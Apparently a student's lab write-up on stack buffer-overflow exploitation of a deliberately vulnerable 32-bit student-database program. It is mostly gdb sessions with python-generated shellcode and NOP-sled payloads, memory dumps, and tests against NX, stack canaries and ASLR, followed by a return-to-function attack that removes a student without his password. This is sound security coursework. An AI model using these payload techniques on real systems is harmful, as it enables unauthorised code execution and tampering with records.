
NOW EXECUTE THE ATTACK:

you can verify if the attack works if this happens ("inferior code exited"):

Firstly, disable all protection mechanisms on the Binary :



```
0xffffcd89 in ?? ()
(gdb) set args remove 1782914303 $(python3 -c"import sys; sys.stdout.buffer.write(b'\x90'*21+b'\x31\xc0\xb0\x01\x31\xdb\xb3\x05\xcd\x80'+b'\x90'*21+ b'\x6a\xcd\xff\xff'
)")
(gdb)
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/hariharan/Downloads/Bufferoverflow/b-tu/build/bin/btu remove 1782914303 $(python3 -c"import sys; sys.stdout.buffer.write(b'\x90'*21+b'\x31\xc0\x
b0\x01\x31\xdb\xb3\x05\xcd\x80'+b'\x90'*21+ b'\x6a\xcd\xff\xff')")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
This is B-TU Student management System V1.0
All rights are reserved by B-TU Management
Copyright 2020 - ALL ETERNITY
Removing Student from database...
[Inferior 1 (process 35441) exited with code 05]
```




```
Breakpoint 1, check_password (student=0x8056560, password=0xffffd13f '\220' <repeats 21 times>, "1\300\260\0011r\005", '\220' <repeats 21 times>, "j\315\377\377")
    at src/University/University.cpp:194
194             size_t check = 0;
(gdb) n
197             strcpy(rhs, student->password);
(gdb) n
198             strcpy(lhs, password);
(gdb) n
200             for(size_t idx = 0; idx != Student::MAX_PASSWORD_LENGTH; ++idx)
(gdb) n
202                     if(lhs[idx] == '\0') // did the entered passowrd end
(gdb) n
206                     else if(rhs[idx] == '\0') // did the correct password end
(gdb) x/200xb $esp
0xffffcd40:     0xc0    0x65    0x05    0x08    0x6c    0xc0    0x04    0x08
0xffffcd48:     0x41    0x31    0x42    0x32    0x43    0x33    0x00    0x08
0xffffcd50:     0xb0    0x0c    0x05    0x08    0x8a    0xc0    0x04    0x08
0xffffcd58:     0x78    0xcd    0xff    0xff    0x13    0xbe    0x04    0x08
0xffffcd60:     0xc0    0x65    0x05    0x08    0xb4    0x0c    0x05    0x08
0xffffcd68:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffcd70:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffcd78:     0x90    0x90    0x90    0x90    0x90    0x31    0xc0    0xb0
0xffffcd80:     0x01    0x31    0xdb    0xb3    0x05    0xcd    0x80    0x90
0xffffcd88:     0x00    0x00    0x00    0x00    0x90    0x90    0x90    0x90
0xffffcd90:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffcd98:     0x90    0x90    0x90    0x90    0x6a    0xcd    0xff    0xff
0xffffcda0:     0x00    0x65    0x05    0x08    0x3f    0xd1    0xff    0xff
0xffffcda8:     0xd4    0xcd    0xff    0xff    0xa0    0xb3    0x04    0x08
0xffffcdb0:     0xb0    0x65    0x05    0x08    0xb0    0x65    0x05    0x08
0xffffcdb8:     0xb4    0x0c    0x05    0x08    0xb4    0x0c    0x05    0x08
0xffffcdc0:     0x60    0xce    0xff    0xff    0x50    0x0b    0x05    0x08
0xffffcdc8:     0x48    0xce    0xff    0xff    0x14    0xcb    0x04    0x08
0xffffcdd0:     0x80    0x0c    0x05    0x08    0xff    0x1c    0x45    0x6a
0xffffcdd8:     0x3f    0xd1    0xff    0xff    0x1b    0xc8    0x04    0x08
0xffffcde0:     0x01    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffcde8:     0x60    0xce    0xff    0xff    0x50    0x0b    0x05    0x08
0xffffcdf0:     0x07    0x11    0x00    0x00    0x78    0x00    0x00    0x00
0xffffcdf8:     0x29    0xc0    0xaf    0xf7    0xc4    0xce    0x04    0x08
0xffffce00:     0x08    0x24    0xcf    0xf7    0x60    0xcb    0xff    0xf7
```


<u>For Nonexecutable stack:</u>

Non-executable stack means the stack memory is marked as non-executable.Even if an attacker injects code into the stack (via buffer overflow), it cannot be executed.This prevents classic stack-based code injection attacks.

Purpose: Block execution of malicious code from memory regions intended only for data.



```
# NOTE: This makefile disables all relevant protections already by default. You will need
# to re-enable them bit by bit during the course of this task sheet.
CXX      := g++
CXXFLAGS := -m32 -pedantic-errors -Wall -Wextra -Werror -U_FORTIFY_SOURCE -z noexecstack -no-pie -Wl,-z,norelro
LDFLAGS  := -L/usr/lib32 -L./lib/Log -Wl,-rpath=./lib/Log/ -Wl,-z,norelro -lstdc++ -lm -lLog
BUILD    := ./build
```




```
┌──(hariharan㉿kali)-[~/Downloads/Bufferoverflow (copy 1)/b-tu]
└─$ gdb ./build/bin/btu
GNU gdb (Debian 16.3-1) 16.3
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...

warning: ~/pwndbg/gdbinit.py: No such file or directory
Reading symbols from ./build/bin/btu...
(gdb) set args remove 1782914303 $(python3 -c"import sys; sys.stdout.buffer.write(b'\x90'*21+b'\x31\xc0\xb0\x01\x31\xdb\xb3\x05\xcd\x80'+b'\x90'*21+ b'\x6a\xcd\xff\xff'
)")
(gdb) run
Starting program: /home/hariharan/Downloads/Bufferoverflow (copy 1)/b-tu/build/bin/btu remove 1782914303 $(python3 -c"import sys; sys.stdout.buffer.write(b'\x90'*21+b'\
x31\xc0\xb0\x01\x31\xdb\xb3\x05\xcd\x80'+b'\x90'*21+ b'\x6a\xcd\xff\xff')")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
This is B-TU Student management System V1.0
All rights are reserved by B-TU Management
Copyright 2020 - ALL ETERNITY
Removing Student from database...

Program received signal SIGSEGV, Segmentation fault.
0xffffcd6a in ?? ()
```

To this end, we can conclude that NX protection does thwart the malicious executable code running inside the stack.

With stack guard:


A stack guard (or stack canary) is a security feature that helps detect stack buffer overflows.A special random value (called a canary) is placed between a function's local variables and its return address.If a buffer overflow overwrites the canary, the program detects it before returning from the function and aborts execution.

Purpose: Prevent attackers from overwriting return addresses and hijacking control flow




```
  GNU nano 8.3                                                     Makefile
# NOTE: This makefile disables all relevant protections already by default. You will need
# to re-enable them bit by bit during the course of this task sheet.
CXX         := g++
CXXFLAGS    := -m32 -pedantic-errors -Wall -Wextra -Werror -U_FORTIFY_SOURCE -z execstack -no-pie -Wl,-z,norelro
LDFLAGS     := -L/usr/lib32 -L./lib/Log -Wl,-rpath=./lib/Log/ -Wl,-z,norelro -lstdc++ -lm -lLog
BUILD       := ./build
OBJ_DIR     := $(BUILD)/objects
APP_DIR     := $(BUILD)/bin
TARGET      := btu
INCLUDE     := -Iinclude/
SRC         :=     $(wildcard src/University/*.cpp)        \
                   $(wildcard src/*.cpp)
```

The stack layout is different when stack guard is enabled,we need to find the offset for the nop sled and the point of the return address.So what I did is placed a breakpoint at check_password and analyzed eip.Found the place where the return address is and replaced with the address of the nop sled but since we modify the stack the result is stack is getting smashed.




```
(gdb) set args remove 1782914303 $(python3 -c"import sys; sys.stdout.buffer.write(b'\x90'*35+b'\x31\xc0\xb0\x01\x31\xdb\xb3\x05\xcd\x80'+b'\x90'*35 + b'\x68\xcd\xff\xff')")
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/hariharan/Downloads/Bufferoverflow/b-tu/build/bin/btu remove 1782914303 $(python3 -c"import sys; sys.stdout.buffer.write(b'\x90'*35+b'\x31\xc0\xb0\x01\x31\xdb\xb3\x05\xcd\x80'
+b'\x90'*35 + b'\x68\xcd\xff\xff')")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
This is B-TU Student management System V1.0
All rights are reserved by B-TU Management
Copyright 2020 - ALL ETERNITY
Removing Student from database...
```



```
212                                 check += static_cast<int>(lhs[idx] ^ rhs[idx]);
(gdb) x/200×b $esp
0×ffffcd10:     0×40    0×1d    0×cf    0×f7    0×98    0×cd    0×ff    0×ff
0×ffffcd18:     0×23    0×d1    0×ff    0×ff    0×60    0×75    0×05    0×08
0×ffffcd20:     0×00    0×00    0×00    0×00    0×00    0×00    0×00    0×00
0×ffffcd28:     0×00    0×00    0×00    0×00    0×90    0×90    0×90    0×90
0×ffffcd30:     0×90    0×90    0×90    0×90    0×90    0×90    0×90    0×90
0×ffffcd38:     0×90    0×90    0×90    0×90    0×90    0×90    0×90    0×90
0×ffffcd40:     0×90    0×90    0×90    0×90    0×90    0×90    0×90    0×90
0×ffffcd48:     0×90    0×90    0×90    0×90    0×90    0×90    0×90    0×31
0×ffffcd50:     0×c0    0×b0    0×01    0×31    0×db    0×b3    0×05    0×cd
0×ffffcd58:     0×80    0×90    0×90    0×90    0×90    0×90    0×90    0×90
0×ffffcd60:     0×90    0×90    0×90    0×90    0×90    0×90    0×90    0×90
0×ffffcd68:     0×90    0×90    0×90    0×90    0×90    0×90    0×90    0×90
0×ffffcd70:     0×90    0×90    0×90    0×90    0×90    0×90    0×90    0×90
0×ffffcd78:     0×90    0×90    0×90    0×90    0×68    0×cd    0×ff    0×ff
0×ffffcd80:     0×00    0×75    0×05    0×08    0×23    0×d1    0×ff    0×ff
0×ffffcd88:     0×98    0×cd    0×ff    0×ff    0×5e    0×b5    0×04    0×08
0×ffffcd90:     0×00    0×5b    0×fa    0×f7    0×23    0×d1    0×ff    0×ff
0×ffffcd98:     0×ff    0×1c    0×45    0×6a    0×c0    0×1c    0×05    0×08
0×ffffcda0:     0×b0    0×75    0×05    0×08    0×f4    0×1c    0×05    0×08
0×ffffcda8:     0×f4    0×1c    0×05    0×08    0×00    0×a9    0×e3    0×5c
0×ffffcdb0:     0×b4    0×f3    0×04    0×08    0×98    0×1b    0×05    0×08
0×ffffcdb8:     0×28    0×ce    0×ff    0×ff    0×38    0×da    0×04    0×08
0×ffffcdc0:     0×c0    0×1c    0×05    0×08    0×ff    0×1c    0×45    0×6a
0×ffffcdc8:     0×23    0×d1    0×ff    0×ff    0×2d    0×d7    0×04    0×08
0×ffffcdd0:     0×40    0×14    0×cf    0×f7    0×98    0×1b    0×05    0×08
(gdb) info frame
Stack level 0, frame at 0×ffffcd80:
 eip = 0×804b508 in check_password (src/University/University.cpp:212); saved eip = 0×ffffcd68
 called by frame at 0×90909098
 source language c++.
 Arglist at 0×ffffcd78, args: student=0×8057560, password=0×ffffd123 '\220' <repeats 35 times>, "1\300\260\0011r\005", '\220' <repeats 35 times>, "h\315\377\377"
 Locals at 0×ffffcd78, Previous frame's sp is 0×ffffcd80
 Saved registers:
  ebx at 0×ffffcd74, ebp at 0×ffffcd78, eip at 0×ffffcd7c
(gdb) c
Continuing.
*** stack smashing detected ***: terminated

Program received signal SIGABRT, Aborted.
0×f7fc5579 in __kernel_vsyscall ()
(gdb) █
```

With ASLR = 2:




```
┌──(hariharan㉿kali)-[~/Downloads/Bufferoverflow/b-tu]
└─$ sudo -s
[sudo] password for hariharan:
┌──(root㉿kali)-[/home/hariharan/Downloads/Bufferoverflow/b-tu]
└─# sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2

┌──(root㉿kali)-[/home/hariharan/Downloads/Bufferoverflow/b-tu]
└─# exit

┌──(hariharan㉿kali)-[~/Downloads/Bufferoverflow/b-tu]
└─$ gdb ./build/bin/btu
GNU gdb (Debian 16.3-1) 16.3
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...

warning: ~/pwndbg/gdbinit.py: No such file or directory
Reading symbols from ./build/bin/btu...
(gdb) set args remove 1782914303 $(python3 -c"import sys; sys.stdout.buffer.write(b'\x90'*21+b'\x31\xc0\xb0\x01\x31\xdb\xb3\x05\xcd\x80'+b'\x90'*21+ b'\x6a\xcd\xff\xff'
)")
(gdb) run
Starting program: /home/hariharan/Downloads/Bufferoverflow/b-tu/build/bin/btu remove 1782914303 $(python3 -c"import sys; sys.stdout.buffer.write(b'\x90'*21+b'\x31\xc0\x
b0\x01\x31\xdb\xb3\x05\xcd\x80'+b'\x90'*21+ b'\x6a\xcd\xff\xff')")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
This is B-TU Student management System V1.0
All rights are reserved by B-TU Management
Copyright 2020 - ALL ETERNITY
Removing Student from database...
[Inferior 1 (process 73076) exited with code 05]
(gdb) █
```

The shellcode was able toexecute and exit without any issues.

Task 3: Attacking Non-Executable Stack


[Remove Klaus Komisch]

1) Check the database and I select Klaus as the victim to exmatriculate




```
(gdb) run print
Starting program: /home/hariharan/Downloads/Bufferoverflow/b-tu/build/bin/btu print
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
This is B-TU Student management System V1.0
All rights are reserved by B-TU Management
Copyright 2020 - ALL ETERNITY
Printing Statistics ...

Klaus Komisch 1782914303
Max Mustermann 2936655109
Erika Mustermann 3137734655
[Inferior 1 (process 4881) exited normally]
(gdb) run remove 1782914303 12345
Starting program: /home/hariharan/Downloads/Bufferoverflow/b-tu/build/bin/btu remove 1782914
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
This is B-TU Student management System V1.0
All rights are reserved by B-TU Management
Copyright 2020 - ALL ETERNITY
Removing Student from database ...
Invalid password!
[Inferior 1 (process 5445) exited normally]
(gdb)
```

I tried to exmatriculate without the exit address initially which resulted in segmentation fault.




```
(gdb) r remove 1782914303 $(python3 -c "import sys; sys.stdout.buffer.write(b'\x90'*52 + b'\x80\xb0\x04\x08' + b'\x90\x90\x90\x90' + b'\x80\x0c\x05\x08' + b'\xff\x1c\x45\x6a')")
Starting program: /home/hariharan/Downloads/Bufferoverflow/b-tu/build/bin/btu remove 1782914303 $(python3 -c "import sys; sys.stdout.buffer.write(b'\x90'*52 + b'\x80\xb0\x04\x08' + b'\x90\x90\x90\x90
' + b'\x80\x0c\x05\x08' + b'\xff\x1c\x45\x6a')")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
This is B-TU Student management System V1.0
All rights are reserved by B-TU Management
Copyright 2020 - ALL ETERNITY
Removing Student from database ...
Examtriculating Student: Klaus Komisch
We have sent out an exmatriculation notification to student 1782914303
Thank you for using B-TU Student Manager.

Program received signal SIGSEGV, Segmentation fault.
0×90909090 in ?? ()
```

Next I am finding the address of the exmatriculate ,exit()+this + id.

